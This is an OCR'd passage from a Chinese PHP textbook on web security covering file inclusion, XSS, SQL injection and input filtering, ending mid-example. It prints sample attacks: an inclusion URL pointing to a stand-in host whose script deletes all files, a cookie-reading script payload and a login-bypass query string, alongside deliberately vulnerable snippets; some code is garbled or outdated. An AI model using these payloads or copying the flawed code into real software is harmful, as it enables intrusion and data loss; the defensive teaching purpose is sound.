网站中一些常见的漏洞，除了因为操作系统或服务器配置等原因之外，绝大部分是由于开发者的大意造成的。常见的安全隐患与比例如表 11-2 所示。

表 11-2　各个安全隐患的比例

程 序 缺 陷	比　　例
用户输入不做验证	42.6%
访问控制缺陷	3.6%
Session ID 验证漏洞	5.4%
数据库 SQL 注入	28.6%
错误报告	7.1%
其他问题	0.9%

为了确保系统的安全，一定要注意这几个方面的问题，不能因为一时之便或为了执行效率而牺牲系统的安全性。

11.5.1　处理全局性错误

1．全局变量

一个最基本错误是没有适当地初始化全局变量。注意设置 php.ini 的开关参数。虽然 PHP 5 的 register_globals 参数值默认为 off，但为了防止这种错误的发生，仍需要注意这个问题，如果程序中不能生成变量，那么这个程序很可能是在 register_globals=On 的状态下开发的。

下面的代码就是在 register_globals=On 的状态下开发的：

```
<?php
session_start();
```

```
// $admin 是一个 session 变量，设置验证后的初始值
if (!$admin) {
do_exit();
} else {
do_admin();
}
?>
```

尽管这段代码看上去非常简单，并且也没有明显的语法错误，好像是没有太多安全问题，但是只要存在一个缺陷，就可能导致攻击者使用该程序行使“管理员”的权限。最多也最容易发生的问题是，程序员使用动态文件包括语句来处理页面流程，如以下代码。

```
<?php
include_once $module. '.php';
?>
```

这个脚本就可以被攻击者利用，在服务器上执行任意 PHP 代码。

如果在浏览器上的 URL GET 参数中简单地加入?module=http://hackerweb.com/evilscript，会是什么效果呢？如果 PHP 接收到这个 URL，会使$module 变量的值为 http://hackerweb.com/evilscript.php。当运行到 include( )函数时，PHP 会尝试在 example.com 中包含这个 evilscript.php，并执行这个程序的代码，而 evilscript 可能包含如下代码：

```
<?php
'find / -exec rm "{}" ";"';
?>
```

这串代码可以访问我们的服务器，并将服务器上所有的文件删除！

还有一些潜在的危险，那就是 register_globals 的一些特性，下面我们一步一步地进行处理：

(1) 在 php.ini 中将 register_globals 设置为 Off；

(2) 将程序里的$admin 全部换成$_SESSION['admin']；

(3) 在程序进行包含操作之前，检查本地机器中该文件是否存在，如果不存在，则不进行包含操作，比如进行以下改进：

```
<?php
if (file_exists($module. '.php')) {
include $module. '.php';
  }
?>
```

2．客户端恶意脚本

常见 Web 站点不安全的编程漏洞包括：密码漏洞、跨站脚本漏洞、不安全的存储漏洞和拒绝服务漏洞。

下面我们一起讨论跨站式 XSS 脚本攻击技术。

跨站式 XSS 漏洞主要是因为 HTML 没有明确地区分代码和数据；其次，程序在将用户数据发送回浏览器时没有进行有效的转义，导致包含有引号的数据被放入页面中。

攻击者可能会利用客户端脚本来执行一些片段(例如 JavaScript 或 VBScript)来窃取 Cookies 或其他敏感数据，这些攻击只需要通过插入一行 HTML 数据到我们的网站就可以实施。

例如，攻击者可能将一些代码输入到我们网站的文本框中，如果我们的程序没有过滤 HTML 的标志，该代码将会被插入到网站数据库中。图所示是一个显示用户注册的页面。

图 11-21　用户注册页面

攻击者可能会在文本框中连续输入如下代码：

```
<script language='JavaScript'>
alert(document.cookie);
</script>
```

如果没经过过滤就将数据插入到数据库中，那么在点击查看用户信息时，将会出现如图 11-22 所示的效果。



图 11-22　信息提示

未经验证输入的后果是，攻击者利用 XSS 脚本攻击我们的网站，并有可能获取管理员登录的 Cookies 信息。

另外，在网站的前台页面，如果攻击者在上面的 JavaScript 中加入一个无限循环，那么就比较麻烦了，浏览者可能需要结束浏览器进程才能避免对话框的再次出现，但该访问者可能再也不会进入我们的网站。

3．预防 XSS 攻击的方法

预防 XSS 攻击最简单的方法就是过滤从表单来的数据，可以使用 PHP 函数以及数据库的过滤函数。使用下面提及的函数或语句即可。

使用 htmlspecialchars( )解码“'”、“"”、“<”、“>”和“&”这些 HTML 编码。使用 htmlentities( )转换任意的 HTML 超文本实体，主要是过滤输出(过滤<script>脚本标签等)，如果允许使用 HTML 代码，可以将输出变量用 htmlentities 再过滤一下，否则使用 strip_tags 函数。strip_tags( )函数会去除任何的 HTML 代码。

每当权限级别发生改变时，使用 session_regenerate_id( )函数改变 sessionid，如以下代码：

```
<?php
$str = strip_tags($_POST['message']);
//将提交数据解码为 HTML 字符实体
$str = htmlentities($str);
//将换行符转换为 <br />
echo nl2br($str);
//转换与替换 HTML 字符
$str = strip_tags($_POST['message'],'<b><p><i><u>');
$str = htmlentities($str);
echo nl2br($str);
?>
```

下面是一个内容过滤的完整代码。

实例 11-14：对输入内容的过滤

```
<html>
 <head>
 <title>11-14 对输入内容的过滤</title>
 <meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
 </head>
 <body>
 <div style="width: 500px; text-align: left;">
 <?php
 //如果接收到用户的提交请求
 if ($_POST['submitted'] == "yes"){
     //清理空格字符
     $yourname = trim($_POST['yourname']);
     //过滤文本中的 HTML 标签
     $yourname = strip_tags ($yourname);
     //将文本中的内容转换为 HTML 实体
     $yourname = htmlspecialchars ($yourname);
     //加入字符转义
     $yourname = addslashes ($yourname);
```

```
    //显示提交的结果
    echo $yourname . "<br />";
?>
    <a href="JavaScript:history.back(-1);">重试</a>
<?php
 }
 //如果没有提交，则显示表单
 if ($_POST['submitted'] != "yes"){
 ?>
 <form action="" method="post">
 <p>过滤表单的内容:</p>
 <input type="hidden" name="submitted" value="yes" />
 我们的名字:
 <input type="text" name="yourname" maxlength="150" /><br />
 <input type="submit" value="Submit" style="margin-top: 10px;" />
 </form>
 <?php
 }
 ?>
 </div>
 </body>
 </html>
```

在 PHP 环境下运行上述代码，结果如图 11-23 和图 11-24 所示。




图 11-23　内容过滤



图 11-24　运行结果

下面是一个使用相关函数 htmlspecialchars_decode($str)的例子。

实例 11-15：使用相关函数 htmlspecialchars_decode($str)

```
<?php
$str = '<p>PHP5.1 以后的新增函数 htmlspecialchars_decode() -> "</p>';
echo htmlspecialchars_decode($str);
// 使用 ENT_NOQUOTES，对引用符号不做转换
echo htmlspecialchars_decode($str,ENT_NOQUOTES);
?>
```

运行结果如图 11-25 所示。




图 11-25　使用相关函数 htmlspecialchars_decode($str)

知识点：

htmlspecialchars_decode($str)函数是 PHP 5.1 版本新增的函数，其功能是对已经转换为 HTML 实体的字符做反向的操作。

除了用以上普通方法来预防 XSS 恶意攻击外，使用 Ajax 技术对 XSS 漏洞也有一定的预防作用。

11.5.2　预防 SQL 注入

在一些 PHP 脚本中，尤其是在一些开源的用户管理程序中，很多 SQL 注入漏洞是因为编写程序和设计数据库时造成的。我们可以从用户输入中屏蔽错误、去掉不合格的数据、避开细节范围的 SQL 特征来解决这个问题。另外，数据库管理系统的扩展接口专门提供了避免该问题的函数，利用它们就可以预防 SQL 注入。例如，mysql_escape_string( )、mysql_real_escape_string( )是 MySQL 数据库系统自带的预防 SQL 注入漏洞的两个函数。

举例如下：

```
<?php
// undo magic_quotes_gpc to avoid double escaping
if (get_magic_quotes_gpc()) {
$_GET['name'] = stripslashes($_GET['name'];
$_GET['binary'] = stripslashes($_GET['binary']);
}
$name = mysql_escape_string ($_GET['name']);
$binary = mysql_escape_string ($_GET['binary']);
mysql_query($db, "INSERT INTO tbl (name, image)
VALUES('$name', '$image')");
?>
```

攻击者进行 SQL 注入的常用手段是，插入恶意代码到我们的数据库表中。下面是一段登录验证的代码，即验证用户和密码是否正确的 SQL 语句。

```
<?php
$query = "SELECT login_id FROM users WHERE user='$user' AND pwd='$pw'";
mysql_query($query);
?>
```

任何要登录的用户，使用一个类似于下面的 URL 查询串就可以获取管理员的账号。

```
http://domain.com/login.php?user=admin'%20OR%20(user='&pwd=')%20OR%
20user='
```

这样的攻击是很容易处理和预防的，我们可以使用 addslashes( )函数来处理用户的输入，它会在输入的字符串中寻找单引号(')或双引号(")，然后插入转义符号(\)和 NUL 符(\0)。还有其他的函数也有针对过滤输入的，如前面使用过的 strip_tags( )函数，另外还可以在处理登录逻辑和方法上做文章，让攻击者无漏洞可钻。

11.6 代码安全

如何使我们的程序运行得更安全，这是开发者的职责，应该切实地把握，为了避免错误的发生，需要使用一些技术手段来避免因用户不规范输入而造成的麻烦。

11.6.1 用户输入验证

为了保护网站的程序和数据，需要对用户输入数据的有效性进行验证。无论是采用 get 方法、post 方法还是采用 Cookie 获得用户数据，都需要对其进行检查。

除了在 php.ini 文件中将 register_globals 设置为 Off 外，还需要将错误级别修改为 E_ALL | E_STRICT，这样便可以阻止从外部请求的数据中生成全局变量，后面的设置则是将错误级别设置为打开初始化变量的警告错误。

对于不同类型数据的表单提交，可以使用不同的方法来处理。如果我们需要一个参数通过 URL 的 get 方法提交一个整型值，那么在程序中就要将该参数强制转换为一个整型值，如以下例实。

实例 11-16：用户输入验证

```
<?php
if (isset($_GET['price'])){
    if ($_GET['price']=="") {
         echo "价格不能为空!";
       }else{
     /* 强制转换为数值型变量 */
         $product_id = (int) $_GET['price'];
         echo $product_id;
         }
    }
?>
<form name="form" method="get" action="">
    名称：<input type="text" id ="name" name="name"/><br />
    价格：<input type="text" id ="price" name="price" /><br />
         <input type="submit"  name="submit" value="提交"/>
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-26 和图 11-27 所示。





图 11-26　输入验证码




图 11-27　输入警告

11.6.2　高级数据验证：使用 ctype

通过使用 ctype 可以对字符串内容进行校验。

实例 11-17：使用 ctype 进行高级数据验证

```
<form name="form" method="get" action="">
    名称：<input type="text" id ="name" name="name"/><br />
    形状：<input type="text" id ="shape" name="shape" /><br />
    颜色：<input type="text" id ="color" name="color" /><br />
          <input type="submit"  name="submit" value="提交"/>
</form>
<?php
    print r($ GET);
    if (!ctype alnum($ GET['name'])) {
       echo "输入项\"名称\"必须为英文字符或数字 0-9。<br>";
    }
    if (!ctype alpha($ GET['shape'])) {
       echo "输入项\"形状\"必须为英文字符(大小写均可)<br>";
    }
    if (!ctype xdigit($ GET['color'])) {
       echo "输入项\"颜色\"必须填写一个 16 进制数字。<br>";
    }
?>
```

在 PHP 环境下运行上述代码，结果如图 11-28 和图 11-29 所示。




图 11-28　结果显示




图 11-29　使用 ctyoe

知识点：

本实例使用了 PHP 5 提供的一组叫做 ctype 的外部扩展库，它提供了一个非常迅速的机制，专门针对字符串内容的校验功能。

11.6.3　数据过滤

使用 filter 扩展功能可以大大简化表单验证的编码，提高程序的安全性。

实例 11-18：数据过滤示例一

```
<form name="form" method="post" action="">
   QQ 号码：<input type="text" id ="qq" name="qq"/><br />
          <input type="submit"  name="submit" value="提交"/>
</form>
<?php
   //如使用 FILTER_VALIDATE_INT 验证用户输入的 QQ 号码
   $qq = filter_input(INPUT_POST, 'qq', FILTER_VALIDATE_INT);
   if (!empty($qq)) {
      echo "<br>您的 QQ 号码: $qq<br>";
   } else {
      echo '<br>请输入正确的 QQ 号码(应为纯数字)<br>';
   }
   $url = "http://www.php.net";
   echo filter_var($url, FILTER_SANITIZE_ENCODED);//变量内容过滤
?>
```

运行上述代码，结果如图 11-30 和图 11-31 所示。



图 11-30　数据过滤示例一




图 11-31　结果显示

知识点：

filter 提供了数据类型验证和数据编码两个功能。它提供以下几个主要函数。

filter_input：用于表单提交内容的过滤；

filter_var：变量内容的过滤。

参数 FILTER_VALIDATE_INT 用于验证整数，可指定范围；参数 FILTER_SANITIZE_ENCODED 用于对字符串进行 URL 编码。

实例 11-19： 数据过滤示例二

```
<?php
    //验证 IPv4 地址
    $ip = "192.168.0.23";
    if(filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4) == false){
       echo "$ip 是非法 IP 地址<br>";
    }else {
       echo "$ip 是正确的 IP 地址<br>";
       //验证 IP 是公网 IP 还是私有 IP 地址
       if(filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE)
                                                            == false)
       {
           echo "$ip 为内部网私有 IP 地址<br>";
       }else{
           echo "$ip 为公网 IP 地址<br>";
     }
    }
?>
```

在 PHP 环境下运行上述代码，结果如图 11-32 所示。




图 11-32　数据过滤示例二

知识点：

参数 FILTER_VALIDATE_IP 用于验证值是否为 IP 地址；参数 FILTER_FLAG_IPV4 用于验证值是否为 ipv4 地址；参数 FILTER_FLAG_NO_PRIV_RANGE 用于验证值是否为内网 IP 地址。

11.6.4　路径检测

下面是一个路径检测的实例。

实例 11-20： 路径检测

```
<form name="form" method="get" action="">
    路径：<input type="text" id ="path" name="path"/><br />
           <input type="submit"  name="submit" value="提交"/>
</form>
<?php
```

```
    if (isset($_GET["path"])) {
        $_GET["path"] = basename($_GET['path']);
        if (file_exists("{$_GET['path']}")) {
            echo 'OK! ';
        }
    }
?>
```

运行上述代码，结果如图 11-33 和图 11-34 所示。




图 11-33　路径检测




图 11-34　检测结果

知识点：

为了安全地处理文件，在进行文件操作时，应对其进行验证，避免存取文件时访问系统或安全级别较高的文件。

使用 basename( )函数来引导一个路径并移动文件，以避免打开服务器系统任意目录下的文件。

11.6.5　魔法引用

下面是魔法引用的一个实例。

实例 11-21：魔法引用

```
<form enctype="multipart/form-data" action="upload.php" method="post">
   <input name="upfile" type="file"><br>
   <input type="submit" value="上传">
</form>
<?php
   if (get_magic_quotes_gpc()) {
      $in = array(&$_GET, &$_POST, &$_COOKIE);
      while (list($k, $v) = each($in)) {
         foreach ($v as $key => $val) {
            if (!is_array($val)) {
               $in[$k][$key] = stripslashes($val);
               continue;
            }
            $in[] =& $in[$k][$key];
         }
```

```
        }
        unset($in);
    }
?>
upload.php:
<?php
//文件的上传
$uploadfile = "upload/". $_FILES['upfile']['name'];
